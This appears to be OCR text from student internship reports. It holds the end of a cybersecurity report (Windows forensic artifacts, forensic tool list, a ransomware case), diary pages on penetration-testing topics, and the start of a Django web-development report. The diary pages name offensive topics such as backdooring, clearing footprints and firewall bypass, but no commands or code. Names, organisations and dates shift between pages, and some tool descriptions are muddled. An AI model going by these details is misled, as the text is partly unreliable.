6. Jump Lists: They contain information about the recently accessed applicationsand files. This feature was introduced with Windows 7. Two types of Jump Listscan be created in Windows:

- AUTOMATICDESTINATIONS-MS: These jump lists are created automatically when a user opens a file or an application. They are locatedunder the path:

  C:\Users\xxx\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations

- CUSTOMDESTINATIONS-MS: These jump lists are custom made and are created when a user pins a file or an application. They are located under the directory C:\Users\xxx\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations

You can use tools like JumpList Explorer, JLECmd, or Windows JumpList Parser toparse Jump lists.

7. Prefetch Files: These files contain a wealth of information like:

- Application Name.
- Application path.
- Last execution timestamp.
- Creation timestamp.

These files can be located under the directory: C:\Windows\Prefetch\. You can use tools like Windows Prefetch Parser, WinPrefetchView, or PECmd.

14.2 Top Open-Source Tools for Windows Forensic Analysis

In this section, we will be discussing some of the open-source tools that areavailable for conducting Forensic Analysis in the Windows Operating System.

1. **Magnet Encrypted Disk Detector:** This tool is used to check the encrypted physical drives. This tool supports PGP, Safe boot encrypted volumes, Bitlocker,etc. You can download it from here.

2. **Magnet RAM Capture:** This tool is used to analyze the physical memory of thesystem. You can download it from here.

3. **Wireshark:** This is a network analyzer tool and a capture tool that is used to see what traffic is going in your network. You can download it from here.

4. **RAM Capture:** As the name suggests, this is a free tool that is used to extractthe entire contents of the volatile memory i.e., RAM. You can download it fromhere.

5. **NMAP:** This is the most popular tool that is used to find open ports on the target machine. Using this tool you can find the vulnerability of any target to hack. You can download it from here.

6. **Network Miner:** This tool is used as a passive network sniffer to capture or to detect the operating systems ports, sessions, hostnames, etc. You can downloadit from here.

7. **Autopsy:** This is the GUI based tool, that is used to analyze hard disks and smartphones. You can download it from here.

8. **Forensic Investigator**: This is a Splunk toolkit which is used in HEX conversion,Base64 conversion, metascan lookups, and many more other features that are essential in forensic analysis. You can download it from here.

9. HashMyFiles: This tool is used to calculate the SHA1 and MD5 hashes. It workson all the latest websites. You can download it from here.

10. Crowd Response: This tool is used to gather the system information for incident response. You can download it from here.

11. ExifTool: This tool is used to read, write, and edit meta information from several files. You can download it from here.

12. FAW (Forensic Acquisition of Websites): This tool is used to acquire web pages image, HTML, source code of the web page. This tool can be integrated with Wireshark. You can download it from here.

There is such a large variety of forensic tools available in the market. Some are free and open-source, and some tools charge annual or monthly fees. You just need to identify your requirements and choose a tool that best suits your requirements.

14.3 PRACTICAL:

Dubai Ongoing Case:

There was a malware attack in 16 Computers out of 30 and the drives wereencrypted, the malware is quite infectious.

According to our analysis, the malware was classified as “White Rabbit” mainlyknown for stealing money and crypto wallets.

This malware is using persistent method to hide itself and autorun duringstartup.




Figure 14. 1 WinAudit Log




Figure 14. 2 Process Explorer with Virustotal




Figure 14. 3 Windows Event viewer logs




Figure 14. 4 Autoruns

Chapter 15 - CONCLUSION

As we conclude our report on VAPT, it is important to note that cybersecurity threats are constantly evolving, and VAPT is a crucial process in protecting an organization's digital infrastructure. The process of VAPT involves identifying vulnerabilities, assessing their severity, and testing them through a simulated attack. By conducting VAPT, organizations can identify and remediate potential weaknesses before they are exploited by malicious actors.

It is essential for organizations to engage with experienced cybersecurity professionals to conduct VAPT. These professionals can leverage their knowledge and expertise to identify potential risks that may not be apparent to the organization's internal teams. Moreover, they can employ state-of-the-art tools and techniques to conduct VAPT and provide actionable recommendations for mitigating identified risks.

The importance of VAPT cannot be overstated, particularly in today's age of increasing cyber threats. Organizations that neglect VAPT are exposing themselves to potential security breaches, which can lead to financial loss, reputational damage, and legal consequences. By conducting VAPT on a regular basis, organizations can proactively manage their security risks and maintain the confidentiality, integrity, and availability of their data.

In conclusion, VAPT is an essential process for any organization that values the security of its digital infrastructure. By engaging with experienced cybersecurity professionals and conducting regular VAPT, organizations can stay ahead of cybercriminals, protect their valuable assets, and maintain the trust of their customers and stakeholders. We urge organizations to prioritize VAPT as a critical aspect of their cybersecurity strategy.

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2.For basic knowledge: https://geeksforgeeks.org/

3.OWASP vulnerabilities: https://owasp.org/www-project-top-ten/

4.Tools and OS: https://kali.org/

APPENDIX

1. ACL - Access Control List
2. AES - Advanced Encryption Standard
3. API - Application Programming Interface
4. AV - Antivirus
5. BCP - Business Continuity Plan
6. CERT - Computer Emergency Response Team
7. CISO - Chief Information Security Officer
8. DDoS - Distributed Denial of Service
9. DMZ - Demilitarized Zone
10. DNS - Domain Name System
11. DoS - Denial of Service
12. EDR - Endpoint Detection and Response
13. FTP - File Transfer Protocol
14. IDS - Intrusion Detection System
15. IPS - Intrusion Prevention System
16. IPsec - Internet Protocol Security
17. ISO - International Organization for Standardization
18. LAN - Local Area Network
19. MFA - Multi-Factor Authentication
20. NIST - National Institute of Standards and Technology
21. PII - Personally Identifiable Information
22. PKI - Public Key Infrastructure
23. RDP - Remote Desktop Protocol
24. SSO - Single Sign-On
25. SSL - Secure Sockets Layer
26. TLS - Transport Layer Security
27. VPN - Virtual Private Network
28. WAF - Web Application Firewall
29. XSS - Cross-Site Scripting
30. Zero-Day - Zero-Day Vulnerability

Annexure-1

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Annexure I

Enrollment no: 2[illegible]107501

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhruvi Bharatbhai

DIARY OF THE WEEK: Dt: 1 Feb 2023 TO 14 Feb 2023

DEPARTMENT: CE SEM: 8

NAME OF THE ORGANISATION: Cyber Octet Pvt. Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Faegan Parthad

DESCRIPTION OF THE WORK DONE IN BRIEF

Week - 1

→ Vulnerability

→ Existence or any weakness in design, in code, or in implementation which can lead to any unexpected or undesired events.

→ Find Vulnerability using different tools.

→ Gaining information using different tools and different ports.

→ Scanning ports, and find which port is open and closed.

→ Analysis of different ports and systems security.

→ Maintaining Access and back dooring.

→ Clearing footprints.

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: ૭૬

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 21-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 21/3/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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(ગુજરાત અધિનિયમ ક્રમાંક 20 of 2007 દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 180410107501

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhruvi Dharmendrabhai

DIARY OF THE WEEK: Dt: 15 ફેબ્રુઆરી to 28 ફેબ્રુ 2022

DEPARTMENT: CE SEM: 8

NAME OF THE ORGANISATION: Cyber crest Pvt. Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Faiyaz Bonkad

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 3, 4

- Learn cibrain (UTM)
- Unified threat management.
- It is a next generation of the firewall.
- Provide multiple security features and services in a single device or service on the network, protecting users from security threats in simplified way.
- Drawing and explanation of secure network diagram.
- Practical of firewall
- How to bypass firewall.

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SIGNATURE OF STUDENT

TOTAL HOURS 30

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 21-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 21/3/2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 200390107501

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhaval Dhanabhaibhai

DIARY OF THE WEEK: Dt: 1 March 2023 TO 14 March 2023

DEPARTMENT: CE SEM: 8

NAME OF THE ORGANISATION: Cyber Octet Pvt. Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis.

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Jeegna Rathod.

DESCRIPTION OF THE WORK DONE IN BRIEF

Week - 5,6

Practical of Steganography

→ tools :- S.tool

→ Unable hide the message behind the picture.

→ Anonymous and spoofing's practical

→ change the IP of system.
by menual and
by Website

→ Use the Proxy and change the IP.

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TOTAL HOURS: 72

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 21-3-2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 20-03-2023

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Annexure I

Enrollment no:

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT:

DIARY OF THE WEEK: DI:

DEPARTMENT: CE SEM: 8

NAME OF THE ORGANISATION:

NAME OF THE PLANT/SECTION/DEPARTMENT:

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT:

DESCRIPTION OF THE WORK DONE IN BRIEF

-> get daily knowledge about Private & Public key.

-> Uses of Private & Public key.

-> SSH :- Key access

-> VPN :- ① IP.sec :- IP to IP

Practical :- Bitlocker (Data formatted, keep to Recover)

: find conditions for Recover the done.

-> Steganography, :- tools :- QIF

-> Crypt analysis

-> Steganalysis.

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I

Enrollment no:

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: [illegible]

DIARY OF THE WEEK: Dt: [illegible] TO [illegible]

DEPARTMENT: CE SEM: 8

NAME OF THE ORGANISATION: Cyber Crime Pvt. Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Security

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: [illegible]

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Need VPN
→ Proxy VPN.
→ TOR :- dark web used for searching and Access events.
→ Onion Routing
→ Social Engineering
→ Protexing :- basic of some of option
→ NLP
→ API of Description.
→ Social engineering framework.

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TOTAL HOURS: _____

_____
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Date:

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Annexure I

Enrollment no: 200390107501

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhaval Dhanabhai

DIARY OF THE WEEK: DT: 29 March 23 TO 5 Apr 2023

DEPARTMENT: CE SEM:

NAME OF THE ORGANISATION: Others Allied Pvt. Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Jaiguru Ramkrishna

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Vulnerability identification.
  ① What is vulnerability
  ② Vulnerability example
→ Hardware
→ Software
→ Network
→ Personnel
→ Physical site
→ Organizational
→ Improper internal control, lack of continuity, contingency plan, or incident response plan.

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

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Date:

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Annexure I

Enrollment no: 210430106[illegible]

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhaval Dhanajibhai

DIARY OF THE WEEK: DT: 6 APR 23 TO 13 APR 2023

DEPARTMENT: CE SEM:

NAME OF THE ORGANISATION: Cyberoaches Pvt. Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Tejaswa Rautwal

DESCRIPTION OF THE WORK DONE IN BRIEF

VAPT (Vulnerability assessments and Penetration testing)

→ VA

→ Goal is to find as many vulnerabilities as possible

→ Scope is wide, exploitation by nessus.

→ Quick to complete. Automated.

→ It will not impact business processes.

→ Tests methods are Automicated and Unauthenticated

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TOTAL HOURS: 36

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I

Enrollment no: 200390107501

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhruv Dharmpalbhai.

DIARY OF THE WEEK: Dt: 14 APR 23 TO 21 APR 2023

DEPARTMENT: CE SEM:

NAME OF THE ORGANISATION: Cyber Ocean Pvt. Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis.

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Tejgun Purohit.

DESCRIPTION OF THE WORK DONE IN BRIEF

Task (Practical)

→ Find vulnerability any website using Burpsuite And make its report web vulnerability Report :-

→ Severity :- Low
vulnerability :- security misconfiguration.

→ Exploitation Level :- Easy
vulnerability description :- Cookie no-secure-bagal vulnerability occur cokes a software Component is unsupported, out of date, or vulnerability to known exploit.

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TOTAL HOURS: 36

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Annexure I

Enrollment no: 210420107501

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Dhaval Dhanjibhai

DIARY OF THE WEEK: Dt: 22 APR 23 TO 27 APR 2023

DEPARTMENT: CE SEM:

NAME OF THE ORGANISATION: Cyber Cube Pvt Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Analysis

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Faiyaz Qureshi

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Malware analysis
→ Types
  → Virus
  → Trojan
  → Rootkit
  → Worm
  → Key loggers
  → Ransomware
  → Spyware
  → Scareware
  → Adware
How are system compromised?
→ By unaware users
→ By email

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TOTAL HOURS 36

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date:

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Anexure-2

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Annexure-2

Feedback Form by Industry expert

Student Name: Patel Dhruvi Dhanpatbhai Date:

Work Supervisor: Arjun Gurnani Title:

Company/Organization: Cyber Octet Pvt Ltd.

Enrollment No. 200390107501

Internship Address: Titanium City Center, Nr. Sachin Tower, Ahmedabad

Dates of Internship: From 1 Feb 2023 to 1 May 2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives			✓	
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise		✓		
Analyzes problems effectively		✓		
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent): ✓

Additional comments, if any:

Signature of Industry person with name and Stamp:

Cyber Octet Pvt. Ltd. Ahmedabad

Signature of the Faculty Mentor:

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD

AN INTERNSHIP REPORT

Submitted by

Patel Harshkumar vipulkumar

200390107034

Web development using Python django

BACHELOR OF ENGINEERING

In

Computer Engineering Department

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ** has been carried out by **Patel Harsh** under myguidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 6th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof.	Prof.
Internal Guide	Head of Department

CERTIFICATE OF COMPLETION

INFOLABZ IT SERVICES PVT. LTD.
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107034
Semester: 7th, Computer Engineering
S.p.b Patel Engineering College

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Patel Harshkumar Vipulkumar .

In this internship tenure, we have covered the fundamentals of the Django framework along with an understanding of MVC architecture. We have also worked on JSON structures as well as different API(s) and API fetching in web pages using the Django framework

We wish Patel Harshkumar Vipulkumar all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8866662662
+91 8141236662
info@infolabz.in
www.infolabz.in
405 Vraj Avenue, Above SAMS Pizza
Nr. Commerce Six Rd. Navrangpura
Ahmedabad, Gujarat 380009

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student

Sign of Student

COMPANY PROFILE

Established in 2016, incorporated with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services, etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take on new challenges and looking forward to learning new things, are the heart of this company.

Our objective is to sustain with exponential growth in the IT industry. Our mission is to deliver the best with top-notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people

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Week 1

27 JULY 2023

- **Introduction to Django:**

Django is an open-source web framework for building web applications using the Python programming language. It follows the Model-View-Controller (MVC) architectural pattern and emphasizes rapid development, clean code, and reusability.

Django provides a wide range of tools and features, including an Object-Relational Mapping (ORM) system for database interaction, a templating engine for rendering dynamic content, built-in user authentication, and a powerful admin interface for managing application data. It promotes the "Don't Repeat Yourself" (DRY) principle and encourages best practices for security and scalability. Django is widely used by developers to create a variety of web applications, from simple websites to complex web platforms.

- **Django Environment setup**:

